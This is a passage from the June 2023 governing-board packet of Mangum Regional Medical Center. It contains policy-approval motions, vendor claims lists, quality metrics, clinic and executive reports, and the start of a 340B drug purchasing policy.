i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Scanning Documents into the EHR Policy.

g. Review & Consideration of Approval of Audit Sheet: MRMC – OBS Audit Sheet

i.Motion: made by John Chiaffitelli, DO, Medical Director to approve MRMC – OBS Audit Sheet.

h. Review & Consideration of Approval of Policy & Procedure: MRMC – Access Maintenance EHR Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Access Maintenance EHR Policy.

i.Review & Consideration of Approval of Audit Sheet: MRMC – Swing Bed Audit Sheet

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Swing Bed Audit Sheet.

j. Review & Consideration of Approval of Policy & Procedure: MRMC – Discharge Summary Discharge Content Management Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Discharge Summary Discharge Content Management Policy.

k. Review & Consideration of Approval of Policy & Procedure: MRMC – DC Record Reconciliation and Scanning Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – DC Record Reconciliation and Scanning Policy.

l. Review & Consideration of Approval of Policy & Procedure: MRMC – Incomplete Records Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Incomplete Records Policy.

m. Review & Consideration of Approval of Policy & Procedure: MRMC – Clinical Records Requirement, Standard and Content Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Clinical Records Requirement, Standard and Content Policy.

n. Review & Consideration of Approval of Policy & Procedure: MRMC – Location Security Maintenance and Destruction of Medical Records Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Location Security Maintenance and Destruction of Medical Records Policy.

o. Review & Consideration of Audit Sheet: MRMC – INP Audit Sheet

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – INP Audit Sheet.

p. Review & Consideration of Approval of Policy & Procedure: MRMC – Employee/VIP Discount Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Employee/VIP Discount Policy.

q. Review & Consideration of Approval of Appointment: MRMC – HIPAA Security Officer Appointment – Jared Ballard

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve the appointment of HIPAA Security Officer Appointment – Jared Ballard.

r. Review & Consideration of Approval of Appointment: MRMC – HIPAA Privacy Officer Appointment – Jennifer Dreyer.

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve the appointment of MRMC – HIPAA Privacy Officer Appointment – Jennifer Dreyer.

7. Adjourn
   a. Dr Chiaffitelli made a motion to adjourn the meeting at 12:30 pm.

_____ _____

Medical Director/Chief of Staff Date

Mangum Regional Medical Center
Claims List
June 2023

Check#	Ck Date	Amount	Paid To	Expense Description
18870	6/7/2023	19.00	AMBS CALL CENTER	Compliance Hotline
18871	6/7/2023	438.26	ANESTHESIA SERVICE INC	Patient Supplies
18958	6/27/2023	1,385.47	ANESTHESIA SERVICE INC	Patient Supplies
18872	6/7/2023	3,936.43	ARAMARK	Linens - rental
18900	6/13/2023	3,349.02	ARAMARK	Linens - rental
18933	6/21/2023	3,444.61	ARAMARK	Linens - rental
18959	6/27/2023	3,400.90	ARAMARK	Linens - rental
18873	6/7/2023	1,993.03	AT&T	Fax Lines
18960	6/27/2023	4,567.27	AT&T	Fax Lines
18874	6/7/2023	7,486.67	BANKDIRECT CAPITAL FINANCE	OHA Insurance-financed
18934	6/21/2023	4,320.00	BARRY DAVENPORT	1099 Provider
18875	6/7/2023	2,475.00	BLUTH FAMILY MEDICINE, LLC	1099 Provider
18961	6/27/2023	25.30	BRIGGS HEALTHCARE/HEALTHSMART	Supplies
18935	6/21/2023	450.00	C & C	Supplies
18901	6/13/2023	5,000.00	CARDINAL HEALTH 110, LLC	Pharmacy Supplies
18936	6/21/2023	5,000.00	CARDINAL HEALTH 110, LLC	Pharmacy Supplies
18962	6/27/2023	5,000.00	CARDINAL HEALTH 110, LLC	Pharmacy Supplies
18902	6/13/2023	4,825.00	CARNEGIE EMS	Patient Transport
18876	6/7/2023	9,004.47	CARNEGIE TRI-COUNTY MUN. HOSP	Pharmacy Supplies
18877	6/7/2023	6,225.54	CITY OF MANGUM	Utilities
18903	6/13/2023	6,755.05	COHESIVE HEALTHCARE MGMT	Note Payable
18937	6/21/2023	31,016.76	COHESIVE HEALTHCARE MGMT	Note Payable
18963	6/27/2023	33,606.05	COHESIVE HEALTHCARE MGMT	Note Payable
18878	6/7/2023	225,000.00	COHESIVE HEALTHCARE RESOURCES	Payment on Old Debt
18938	6/21/2023	291,388.14	COHESIVE HEALTHCARE RESOURCES	Payment on Old Debt
18964	6/27/2023	199,058.72	COHESIVE HEALTHCARE RESOURCES	Payment on Old Debt
18939	6/21/2023	645.25	COHESIVE MEDIRYDE LLC	Patient Transport
18904	6/13/2023	208,245.59	COHESIVE STAFFING SOLUTIONS	Payment on Old Debt
18965	6/27/2023	105,005.23	COHESIVE STAFFING SOLUTIONS	Payment on Old Debt
18940	6/21/2023	2,000.00	CORRY KENDALL, ATTORNEY AT LAW	Legal services
18879	6/7/2023	3,110.00	CPSI	EHR monthly support
18966	6/27/2023	13,709.00	CPSI	EHR monthly support
18880	6/7/2023	255.66	CRITICAL ALERT	Supplies
18905	6/13/2023	12.00	CULLIGAN WATER CONDITIONING	RHC purch svs
18906	6/13/2023	1,809.00	DOBSON TECHNOLOGIES TRANSPORT	Internet
18941	6/21/2023	5,000.00	DOERNER SAUNDERS DANIEL ANDERS	Legal services
18881	6/7/2023	4,766.67	DR W. GREGORY MORGAN III	1099 Provider
18932	6/13/2023	1,500.00	eCLINICAL WORKS, LLC	RHC EHR svs
18987	6/27/2023	2,875.50	eCLINICAL WORKS, LLC	RHC EHR svs
18967	6/27/2023	76,457.95	EQUALIZERCM REVOPS	Billing Purch svs
18907	6/13/2023	2,928.00	F1 INFORMATION TECHNOLOGIES IN	IT purch svs
18882	6/7/2023	58.21	FEDEX	Postage
18908	6/13/2023	77.07	FEDEX	Postage
18883	6/7/2023	10,423.65	FIRSTCARE MEDICAL SERVICES, PC	1099 Provider
18942	6/21/2023	10,423.65	FIRSTCARE MEDICAL SERVICES, PC	1099 Provider
18943	6/21/2023	149.25	FLOWERS UNLIMITED	Other supplies
18968	6/27/2023	17,535.00	FORVIS LLP	Finance Purch svs

Check#	Ck Date	Amount	Paid To	Expense Description
18969	6/27/2023	200.00	GEORGE BROS TERMITE & PEST CON	Plant Ops purch svs
901469	6/12/2023	1,022.69	GLOBAL PAYMENTS INTEGRATED	CC processing
18970	6/27/2023	357.10	GRAINGER	Supplies
18884	6/7/2023	119.37	HAC INC	Dietary Food
18909	6/13/2023	127.05	HAC INC	Dietary Food
18944	6/21/2023	249.10	HAC INC	Dietary Food
18971	6/27/2023	323.37	HAC INC	Dietary Food
18972	6/27/2023	230.84	HEALTH CARE LOGISTICS	Supplies
18973	6/27/2023	2,100.00	HEARTLAND PATHOLOGY CONSULTANT	Lab consultant
18885	6/7/2023	2,588.93	HENRY SCHEIN	Patient supplies
18910	6/13/2023	3,560.20	HILL-ROM COMPANY, INC	Patient Eq rentals
901461	6/1/2023	3,155.00	HOSPITAL EQUIPMENT RENTAL COMP	Equipment Lease
18945	6/21/2023	136.20	IMPERIAL, LLC.-LAWTON	Dietary Food
18886	6/7/2023	807.52	JANUS SUPPLY CO	Cleaning Supplies
18946	6/21/2023	637.96	JANUS SUPPLY CO	Cleaning Supplies
18974	6/27/2023	525.73	JANUS SUPPLY CO	Cleaning Supplies
18911	6/13/2023	72.45	JCMH	Patient purch svs
18975	6/27/2023	850.00	JIMALL & KANISHA' LOFTIS	Rent House
18912	6/13/2023	1,284.97	LAMPTON WELDING SUPPLY	Patient Supplies
18887	6/7/2023	60.00	MANGUM STAR NEWS	Advertising
18913	6/13/2023	147.00	MANGUM STAR NEWS	Advertising
18947	6/21/2023	73.50	MANGUM STAR NEWS	Advertising
18976	6/27/2023	73.50	MANGUM STAR NEWS	Advertising
18888	6/7/2023	500.00	MARY BARNES, APRN	Employee education/training
18948	6/21/2023	950.00	MARY BARNES, APRN	Employee education/training
901463	6/2/2023	251.96	MCKESSON - 340 B	Drug Costs
901470	6/13/2023	1,492.34	MCKESSON - 340 B	Drug Costs
901471	6/16/2023	2.18	MCKESSON - 340 B	Drug Costs
901474	6/22/2023	0.96	MCKESSON - 340 B	Drug Costs
901476	6/23/2023	392.31	MCKESSON - 340 B	Drug Costs
901479	6/26/2023	522.02	MCKESSON - 340 B	Drug Costs
901480	6/27/2023	708.42	MCKESSON - 340 B	Drug Costs
901481	6/29/2023	1.09	MCKESSON - 340 B	Drug Costs
901484	6/30/2023	98.18	MCKESSON - 340 B	Drug Costs
901464	6/2/2023	4,593.89	MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies
901467	6/9/2023	10,115.74	MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies
901472	6/16/2023	1,129.10	MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies
901477	6/23/2023	2,338.95	MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies
901482	6/29/2023	3,799.38	MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies
18890	6/7/2023	5,841.19	MEDLINE INDUSTRIES	Patient Care Supplies
18914	6/13/2023	2,411.65	MEDLINE INDUSTRIES	Patient Care Supplies
18949	6/21/2023	4,668.65	MEDLINE INDUSTRIES	Patient Care Supplies
18977	6/27/2023	5,225.74	MEDLINE INDUSTRIES	Patient Care Supplies
18978	6/27/2023	538.56	MYHEALTH ACCESS NETWORK, INC	Compliance purch svs
901465	6/2/2023	62.50	NATIONAL DATA BANK	Credentialing
18915	6/13/2023	2,166.65	NEXTIVA, INC.	Phones
18891	6/7/2023	7,130.78	NP RESOURCES	1099 Provider
18950	6/21/2023	2,350.00	NP RESOURCES	1099 Provider
18916	6/13/2023	123.00	NUANCE COMMUNICATIONS INC	RHC purch svs
18917	6/13/2023	350.00	OFMQ	Quality purch svs

Check#	Ck Date	Amount	Paid To	Expense Description
18892	6/7/2023	2,171.00	OKLAHOMA BLOOD INSTITUTE	Blood Bank
18918	6/13/2023	60.00	OKLAHOMA MEDICAL LICENSURE	Credentialing
18919	6/13/2023	125.00	OKLAHOMA STATE DEPT OF HEALTH	Hospital License renewal
18920	6/13/2023	2,909.00	PARA REV LOCKBOX	CDM review svs
18921	6/13/2023	2,530.00	PHARMACY CONSULTANTS, INC.	340B Purch svs
18922	6/13/2023	710.08	PRESS GANEY ASSOCIATES, INC	Quality purch svs
18951	6/21/2023	7.50	PUCKETT DISCOUNT PHARMACY	Pharmacy Supplies
18893	6/7/2023	2,210.00	RESPIRATORY MAINTENANCE INC	RT repairs/maint
18894	6/7/2023	1,944.00	ROYCE ROLLS RINGER COMPANY	ARPA Grant - Eq
18895	6/7/2023	4,600.00	SBM MOBILE PRACTICE, INC	1099 Provider
18952	6/21/2023	3,600.00	SBM MOBILE PRACTICE, INC	1099 Provider
18979	6/27/2023	1,750.00	SCHAPEN LLC	RHC rent
18923	6/13/2023	2,496.25	SHRED-IT USA LLC	Secure Doc Disposal
18980	6/27/2023	2,635.80	SIZEWISE	Patient Eq rentals
18924	6/13/2023	1,735.00	SMAART MEDICAL SYSTEMS INC	Radiology purch svs
18981	6/27/2023	1,735.00	SMAART MEDICAL SYSTEMS INC	Radiology purch svs
18896	6/7/2023	5,000.00	SOMSS LLC	1099 Provider
18953	6/21/2023	8,800.00	SOMSS LLC	1099 Provider
18925	6/13/2023	306.68	SPARKLIGHT BUSINESS	Cable
18982	6/27/2023	445.94	SPARKLIGHT BUSINESS	Cable
18954	6/21/2023	2,314.94	STANDLEY SYSTEMS LLC	Printer lease
18897	6/7/2023	1,636.29	STAPLES ADVANTAGE	Office Supplies
18926	6/13/2023	779.94	STAPLES ADVANTAGE	Office Supplies
18955	6/21/2023	466.45	STAPLES ADVANTAGE	Office Supplies
18983	6/27/2023	561.73	STAPLES ADVANTAGE	Office Supplies
18984	6/27/2023	4,199.88	STERICYCLE INC	Waste Disposal
901462	6/1/2023	1,087.73	SUMMIT UTILITIES	Gas Utilities
18927	6/13/2023	825.00	TECUMSEH OXYGEN & MEDICAL SUPP	Eq rental exp
18898	6/7/2023	5,040.00	TRENT ELLIOTT	1099 Provider
18928	6/13/2023	406.45	TRIZETTO PROVIDER SOLUTIONS	RHC purch svs
18899	6/7/2023	2,597.01	TRS MANAGED SERVICES	Old agency staffing
18929	6/13/2023	3,400.00	TRS MANAGED SERVICES	Old agency staffing
18956	6/21/2023	3,400.00	TRS MANAGED SERVICES	Old agency staffing
18985	6/27/2023	3,400.00	TRS MANAGED SERVICES	Old agency staffing
901475	6/22/2023	2,720.50	UMPQUA BANK VENDOR FINANCE	Lab eq note payable
901466	6/2/2023	2,313.31	US FOODSERVICE-OKLAHOMA CITY	Dietary Food
901468	6/9/2023	2,870.22	US FOODSERVICE-OKLAHOMA CITY	Dietary Food
901473	6/16/2023	1,956.88	US FOODSERVICE-OKLAHOMA CITY	Dietary Food
901478	6/23/2023	3,273.81	US FOODSERVICE-OKLAHOMA CITY	Dietary Food
901483	6/29/2023	2,833.62	US FOODSERVICE-OKLAHOMA CITY	Dietary Food
18930	6/13/2023	1,305.78	US MED-EQUIP LLC	Patient Eq rentals
18931	6/13/2023	2,565.00	VITAL SYSTEMS OF OKLAHOMA, INC	Purch svs
18986	6/27/2023	2,565.00	VITAL SYSTEMS OF OKLAHOMA, INC	Purch svs
18957	6/21/2023	5,543.59	WOLTERS KLUWER HEALTH	Clinical Emp Education
	TOTAL	**1,506,459.47**		

Mangum Regional Medical Center
August 2023 Estimated Claims

Vendor	Description	Estimated Amount
ADCRAFT	Plant Ops Supplies	300.00
ALCO SALES & SERVICE CO	Misc supplies	50.00
AMBS CALL CENTER	Hotline	50.00
AMERICAN PROFICIENCY INSTITUTE	lab supplies	4,437.00
ANESTHESIA SERVICE INC	Service	4,500.00
APEX MEDICAL GAS SYSTEMS, INC	Supplies	900.00
ARAMARK	Linens purch svs	25,000.00
ASD HEALTHCARE	Pharmacy Supplies	10,000.00
AT&T	Fax Service	6,500.00
AVANAN, INC.	COVID Capital	16,800.00
BANKDIRECT CAPITAL FINANCE	Facility insurance	7,486.67
BARRY DAVENPORT	1099 Provider	12,000.00
BAXTER HEALTHCARE	Pharmacy Supplies	3,500.00
BIO-RAD LABORATORIES INC	Supplies	3,500.00
BLUTH FAMILY MEDICINE, LLC	1099 Provider	5,300.00
BRIGGS HEALTHCARE/HEALTHSMART	Supplies	25.30
C & C	Supplies	1,500.00
C&S INSTRUMENTS LLC	Supplies	200.00
CABLES AND SENSORS	Supplies	200.00
CARDINAL 110 LLC	Pharmacy Supplies	50,000.00
careLearning	Employee education/training	500.00
CARNEGIE EMS	Patient Trasport svs	7,150.00
CARNEGIE TRI-COUNTY MUN. HOSP	Pharmacy Supplies	8,000.00
CARRIER CORP	Repairs/maintenance	1,500.00
CDW-G LLC	Supplies	3,059.84
CITY OF MANGUM	Utilities & property taxes	13,000.00
CLIFFORD POWER SYSTEMS INC	Plant Ops Compliance	1,000.00
CliftonLarsonAllen LLP	FS Audit firm	5,250.00
COHESIVE HEALTHCARE MGMT	Mgmt and provider Fees	85,000.00
COHESIVE HEALTHCARE RESOURCES	Payroll	775,000.00
COHESIVE MEDIRYDE LLC	Mgmt Transportation Service	5,000.00
COHESIVE STAFFING SOLUTIONS	Mgmt Staffing Service	380,000.00
COMMERCIAL MEDICAL ELECTRONICS	Quarterly PM service	2,500.00
COMPLIANCE CONSULTANTS	Lab Consultant	1,000.00
CONTROL FIRE SYSTEMS CO	Repairs/maintenance	325.00
CONTROL SOLUTIONS	Supplies	500.00
CORRY KENDALL, ATTORNEY AT LAW	Legal Fees	8,000.00
CPSI	EHR software	30,000.00
CRITICAL ALERT	Nurse Call	1,000.00
CULLIGAN WATER CONDITIONING	RHC purch svs	150.00
DAN'S HEATING & AIR CONDITIONI	maintenance	1,000.00
DELL FINANCIAL SERVICES LLC	Server Lease	636.00

Vendor	Description	Estimated Amount
DIAGNOSTIC IMAGING ASSOCIATES	Radiology Purch svs	4,300.00
DOBSON TECHNOLOGIES TRANSPORT	Internet	1,809.00
DOERNER SAUNDERS DANIEL ANDERS	Legal Fees	20,000.00
DR. MORGAN	1099 Provider	4,766.00
eCLINICAL WORKS, LLC	RHC EMR	3,500.00
EQUALIZE RCM REVOPS	Billing purch svs	100,000.00
F1 INFORMATION TECHNOLOGIES IN	IT Support Services	5,856.00
FEDEX	Postage	500.00
FFF ENTERPRISES	Pharmacy Supplies	2,500.00
FIRE EXTINGUISHER SALES & SERV	Repairs/maintenance	300.00
FIRSTCARE MEDICAL SERVICES, PC	1099 Provider	35,000.00
FLOWERS UNLIMITED	Other	150.00
FORVIS	Finance purch svs(Formerly BKD)	2,500.00
FOX BUILDING SUPPLY	Plant Ops Supplies	800.00
GEORGE BROS TERMITE & PEST CON	Pest Control Service	600.00
GLOBAL EQUIPMENT COMPANY INC.	Supplies	1,500.00
GRAINGER	Maintenance Supplies	3,500.00
GREER COUNTY CHAMBER OF	Advertising	900.00
HAC INC	Dietary Supplies	1,000.00
HAMILTON MEDICAL INC.	Patient Supplies	500.00
HEALTH CARE LOGISTICS	Patient Supplies	800.00
HEARTLAND PATHOLOGY CONSULTANT	Lab Consultant	2,100.00
HENGST PRINTING	Pharmacy Supplies	250.00
HENRY SCHEIN	Lab Supplies	15,000.00
HILL-ROM COMPANY, INC	Patient Supplies	3,600.00
HOBART SERVICE	Repairs/maintenance	300.00
HOSPITAL EQUIPMENT RENTAL COMP	Equipment rental	3,155.00
ICU MEDICAL SALES INC.	Drug Library	1,000.00
IMPERIAL, LLC.-LAWTON	Dietary Purchased Service	500.00
INQUISEEK	RHC consulting service	225.00
INSIGHT DIRECT USA INC.	Supplies	500.00
JANUS SUPPLY CO	Housekeeping Supplies, based in Altus	2,700.00
JIMALL & KANISHA' LOFTIS	Rent house	850.00
KAY ELECTRIC	Repairs/maintenance	1,000.00
KCI USA	Patient Supplies	3,500.00
KING GUIDE PUBLICATIONS INC	Advertising	100.00
LABCORP	Lab purch svs	15,000.00
LAMPTON WELDING SUPPLY	Patient Supplies	6,500.00
LANGUAGE LINE SERVICES INC	Translation service	800.00
LOCKE SUPPLY	Plant Ops Supplies	800.00
LOWES	Supplies	300.00
MANGUM STAR NEWS	advertising	1,000.00
MCABEE FOX ROOFING LLC	Roof Replacement	11,000.00
MCKESSON - 340 B	340B patient supplies	1,500.00

Vendor	Description	Estimated Amount
MCKESSON / PSS - DALLAS	Patient Care/Lab Supplies	30,000.00
MEASUREMENT SPECIALTIES INC	supplies	175.00
MEDLINE INDUSTRIES	Patient Care Supplies	35,000.00
MISC EMPLOYEE REIMBURSEMENTS	To reimburse employees for travel and sup	3,500.00
NATIONAL RECALL ALERT CENTER	Safety recall alert svs renewal	1,290.00
NEXTIVA, INC.	Phone utility	2,500.00
NP RESOURCES	1099 Provider	4,500.00
NUANCE COMMUNICATIONS INC	RHC purch svs	369.00
OFFICE DEPOT	Office Equipment	500.00
OFMQ	Quality purch svs	350.00
OK STATE BOARD	Credentialing	300.00
OKLAHOMA BLOOD INSTITUTE	Blood bank	12,000.00
ORTHO-CLINICAL DIAGNOSTICS INC	Laboratory Supplies	1,203.96
PARA HEALTHCARE ANALYTICS, LLC	CDM Review service	6,827.00
PARTSSOURCE INC,	Misc Supplies	200.00
PATIENT REFUNDS	Credits due to payors	3,500.00
PHARMA FORCE GROUP LLC	340B Purch svs	800.00
PHARMACY CONSULTANTS, INC.	340B purch svs	2,530.00
PHILADELPHIA INSURANCE COMPANY	Property ins	2,200.00
PHILIPS HEALTHCARE	Supplies	504.88
PIPETTE COM	Lab maintenance/repair	300.00
PITNEY BOWES GLOBAL FINANCIAL	Postage rental	360.00
PORT53 TECHNOLOGIES, INC.	Supplies	200.88
PRESS GANEY ASSOCIATES, INC	Purchased Service	1,420.16
PUCKETT DISCOUNT PHARMACY	Pharmacy Supplies	700.00
PURCHASE POWER	Postage	300.00
RADIATION CONSULTANTS	Radiology Purch svs	3,200.00
RESPIRATORY MAINTENANCE INC	Repairs/maintenance	2,210.00
REYES ELECTRIC LLC	COVID Capital/Repairs	20,670.00
RUSSELL ELECTRIC & SECURITY	Repairs/maintenance	1,000.00
SBM MOBILE PRACTICE, INC	1099 Provider	25,000.00
SCHAPEN LLC	RHC rent	1,750.00
SCRUBS AND SPORTS	Employee appreciation	200.00
SEE THE TRAINER-BELLEVUE	Patient Supplies	50.00
SHRED-IT	Secure doc disposal	5,000.00
SIZEWISE	equipment rental	6,000.00
SMAART MEDICAL SYSTEMS INC	Radiology interface/Radiologist provider	5,205.00
SOMSS LLC	JEFF BRAND 1099 Provider	25,000.00
SOUTHWEST HOT STEAM CLEANING	Quarterly PM service	350.00
SPACELABS HEALTHCARE LLC	Patient Supplies	1,000.00
SPARKLIGHT BUSINESS	Cable service	1,200.00
STANDLEY SYSTEMS LLC	Printer Lease	5,000.00
STAPLES ADVANTAGE	Office Supplies	3,000.00
STERICYCLE INC	Waste Disposal svs	5,000.00

Vendor	Description	Estimated Amount
SUMMIT UTILITIES	Utilities	4,000.00
TECUMSEH OXYGEN & MEDICAL SUPP	Supplies	3,195.00
TELEFLEX	Supplies	500.00
TIGER ATHLETIC BOOSTERS	Advertising	500.00
TOUCHPOINT MEDICAL, INC	pharmacy purch svs	3,285.00
TRENT ELLIOTT	1099 Provider	12,000.00
TRIZETTO PROVIDER SOLUTIONS	RHC purch svs	600.00
TRS MANAGED SERVICES	Agency Staffing(Formerly Conexus)	40,000.00
TSYS	CC processing service	2,000.00
ULINE	Supplies	1,500.00
ULTRA-CHEM INC	housekeeping supplies	800.00
US FOODSERVICE-OKLAHOMA CITY	Food and supplies	12,000.00
US MED-EQUIP LLC	Swing bed eq rental	5,000.00
VITAL SYSTEMS OF OKLAHOMA, INC	Swing bed purch service	7,500.00
	TOTAL Estimated	**2,059,526.69**

QUALITY MANAGEMENT REPORT

SUMMARY

Current Year 2023
Month : 06

ID	Group	METRICS	Unit	Monthly				Cumulative			
				Previous Year Performance	Benchmark	Current Year Performance	CY/PY % of Change	Previous Year Performance	Benchmark	Current Year Performance	CY/PY % of Change
		VOLUME & UTILIZATION									
00101	Volume & Utilization	Total ER visits	#	144.00		130.00	-14.00	1852.00		862.00	-990.00
00102	Volume & Utilization	Total # of Observation Patients admitted	#			1.00	1.00	6.00		6.00	
00103	Volume & Utilization	Total # of Acute Patients admitted	#	17.00		12.00	-5.00	169.00		88.00	-81.00
00104	Volume & Utilization	Total # of Swing Bed Patients admitted	#	12.00		7.00	-5.00	111.00		67.00	-44.00
00105	Volume & Utilization	Total Hospital Admissions (Acute & Swing bed)	#	29.00		19.00	-10.00	280.00		155.00	-125.00
00106	Volume & Utilization	Total Discharges (Acute & Swing bed)	#	24.00		24.00		263.00		153.00	-110.00
00107	Volume & Utilization	Total Patient Days (Acute & Swing bed)	#	292.00		317.00	25.00	3612.00		2453.00	-1159.00
00108	Volume & Utilization	Average Daily Census (Acute & Swing bed)	#	10.00		10.60	0.60	10.00		80.90	70.90
00109	Volume & Utilization	Left Against Medical Advice (AMA)	#	3.00	2.00	4.00	1.00	38.00	2.00	27.00	-11.00
		CARE MANAGEMENT									
00201	Care Management	CAH 30 Day Readmission Rate per 100 patient discharges	%	3.00	0.05	0.04	99%	0.07	0.05	0.04	41%
		RISK MANAGEMENT									
00301	Risk Management	Total Number of Events	#	144.00		1.00	99%	79.00		2.83	96%
00302	Risk Management	Total number of complaints	#								
00304	Risk Management	Total number of complaints from ED	#								
00306	Risk Management	Total number of grievances	#	1.00			100%	1.00		0.17	83%
00308	Risk Management	Total number of grievances from ED	#							0.17	
00310	Risk Management	Inpatient falls without injury	#	22.00			100%	22.00		1.67	92%
00312	Risk Management	ED patient falls without injury	#	3.00			100%	3.00			100%
00314	Risk Management	Patient falls with minor injury	#	5.00		1.00	80%	5.00		0.67	87%
00316	Risk Management	ED patient falls with minor injury	#								
00318	Risk Management	Total number of patient falls with major injury	#	1.00			100%	1.00			100%
00320	Risk Management	Total number of ED patient falls with major injury	#								
00323	Risk Management	Inpatient Mortality Rate	%	15.00	0.10	0.00	100%	15.00	0.10	0.00	100%
00325	Risk Management	ED Mortality Rate	%	9.00	0.10		100%	9.00	0.10	0.00	100%
00327	Risk Management	OPO Notification Compliance	%	95.00	1.00	1.00	99%	95.00	1.00	1.00	99%
		NURSING									
00408	Nursing	Total Number of Code Blues during reporting period	#	12.00			100%	12.00			100%
00409	Nursing	Total number of CAH patients transferred to tertiary facility	#	14.00		1.00	93%	14.00		1.17	92%
		EMERGENCY DEPARTMENT									
00508	Emergency Department	ED Left Without Being Seen Rate	#					90.00		1.00	99%
00509	Emergency Department	Total number of ED patients transferred to a tertiary facility	#	118.00		9.00	92%	118.00		9.00	92%

Clinic Operations Report

Mangum Family Clinic

June 2023

Monthly Stats	June 22	June 23
Total Visits	160	127
Provider Prod	151	142
RHC Visits	160	117
Nurse Visits	0	0
Televisit	0	0
Swingbed		10

Provider Numbers	
Barnes	14
Chiaffitelli	6
Sims	84
Wenthold	21

Payor Mix	
Medicare	43
Medicaid	36
Self	4
Private	44

Visits per Geography	
Mangum	94
Granite	15
Willow	6
Blair	3

Month	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov	Dec	Total
Visits	167	123	164	166	164	127							

Clinic Operations:

- Amy Sims in clinic full time. Adjusting to new "type" of patient clienteles.
- The nurse hired but reneged at very last second. Search still ongoing.
- Front end replaced with Ginny Dyer. Positive remarks heard about her skills and overall attitude.

Quality Report:

- 2/10 deficiency noted. Patient consent deficiency noted. This has been corrected.
- 6 Pt surveys returned. All 6 "excellent".
- 18 "new patients" noted. The clinic is still growing!

Outreach:

- New provider getting accustomed to the community needs.

Summary: Decreased numbers due to provider adjusting from wound care/surgery focus to primary care focus. Numbers should improve as the provider gets more accustomed to the primary care aspect. The clinic continues to attract new patients which is a testament of the good care that they are receiving at The Mangum Regional Clinic. Now focusing on finding a nurse to complete the quality staffing. The Clinic is very appreciative tot the hospital for loaning us a nurse and her willingness to step in and assist as she does.

"You love, you serve, and you show people you care. It's the simplest, most powerful, greatest, success model of all time." Joe Gordon.

Mangum Regional Medical Center

Chief Clinical Officer Report
June 2023

Excellent Patient Care

- MRMC Education included:
  - 1. Sepsis Care & Management of Adults to include standing order set and sepsis screening tool.
  - 2. Dynamic Access provided PICC line education.
  - 3. ACLS/PALS provided by Mary Barnes.
  - 4. Review of policy: Use of Electronic Devices (read and sign, all staff).
  - 5. Wound vac and application per Diane Sanders, LPN provided to nursing.
  - 6. Lunch n Learn with Dr. Rumsey: UTI and Treatment.
- MRMC Risk Management team reports 0 patient falls for the 317 inpatient days, as well as 0 falls for the 130 ED patients.
- MRMC Emergency Department reports zero patients Left Without Being Seen (LWBS).
- MRMC Laboratory reports Zero contaminated blood cultures.

Excellent Client Service

- Patients continue to rely on MRMC as their local hospital. Total Patient Days decreased with 317 patient days in June as compared to 412 patient days in May. This represents an average daily census of 11. In addition, MRMC Emergency Department provided care to 130 patients in June.
- MRMC Case Management reports 19 Total Admissions for the month of June 2023.
- June 2023 COVID-19 Stats at MRMC: Swabs (2 PCR & 23 Antigen) with 0 Positive.

Preserve Rural Healthcare

Mangum Regional Medical Center												
31 Monthly Census Comparison												
	Jan	Feb	Mar	April	May	June	July	Aug	Sept	Oct	Nov	Dec 22
Inpatient	13	17	19	11	16	19						22
Swing Bed	14	14	15	5	12	12						6
Observation	1	1	1	1	1	1						0
Emergency Room	159	119	168	138	148	130						210
Lab Completed	2542	2159	2804	1897	2191	1802						2337
Rad Completed	211	185	244	204	192	196						214
Ventilator Days	0	0	31	30	7	0						0

Preserve Rural Jobs

- Recruiting efforts included interviewing regional professionals.
- Local professionals are filling positions at MRMC.

Mangum Regional Medical Center

COHESIVE HEALTHCARE MANAGEMENT + CONSULTING

Chief Executive Officer Report
June 2023

Operations Overview

- Patient care continues to be outstanding. We have received multiple positive patient surveys from Press Ganey.
- No active COVID patients in the hospital.
- We are seeing an increase in outpatient physical therapy numbers.
- We were in search of a new CCO and have hired one they will start in July.
- We have quotes out for the hospital for our staff to be able to place PICC lines.
- We are getting ready to start training nurses in midlines.
- We have started doing mock codes. Only one has been done so far but we are going to try for 2 per month varying shifts and days.
- We are looking to get more active in the community. We are talking with the school to possibly start some educational programs with students and teachers.

Contracts, Agreements and Appointments for Governing Board Approval

- Mangum - CPSI - Interface performance with Bamboo Health
- Mangum - CPSI - Interface with LabCorp
- Mangum – LabCorp – Interface with CPSI
- Mangum – Port53 Technologies Quote
- Mangum - DirecTV - Agreement and Quote
- Mangum – Central States Recovery-Service Agreement with clinic
- Mangum - Millipore - Service Agreement Renewal

COHESIVE HEALTHCARE MANAGEMENT & CONSULTING
Mangum Regional Medical Center

TITLE		POLICY
340B Drug Discount Purchasing Program		**DR-057**
MANUAL	EFFECTIVE DATE	REVIEW DATE
Drug Room	**06/2022**	**09/2022**
DEPARTMENT	REFERENCE	
Pharmacy; Drug Room	See Below	

SCOPE

This policy applies to the 340B drug discount purchasing program at **Mangum Regional Medical Center** ("Hospital").

PURPOSE

To define the processes that allows the Hospital to purchase pharmaceuticals at discounted prices for its qualified outpatients that is consistent with the Human Resources Services Administration (HRSA) 340B Drug Discount Purchasing Program as defined by the enactment Section 340B of the Public Health Service Act.

DEFINITIONS

340B Eligible "Covered Entity": Refers to the statutory name for facilities and programs eligible to purchase discounted drugs through the Public Health Service's 340B Drug Pricing Program.

340B Eligible Patient: Refers to individuals who have received medical treatment at the Covered Entity and have registered as a patient within the Covered Entity's electronic medical record thereby demonstrating a patient-provider relationship.

Critical Access Hospital (CAH): Refers to a specially designated, small rural hospital that qualifies for cost-based payments for Medicare services.

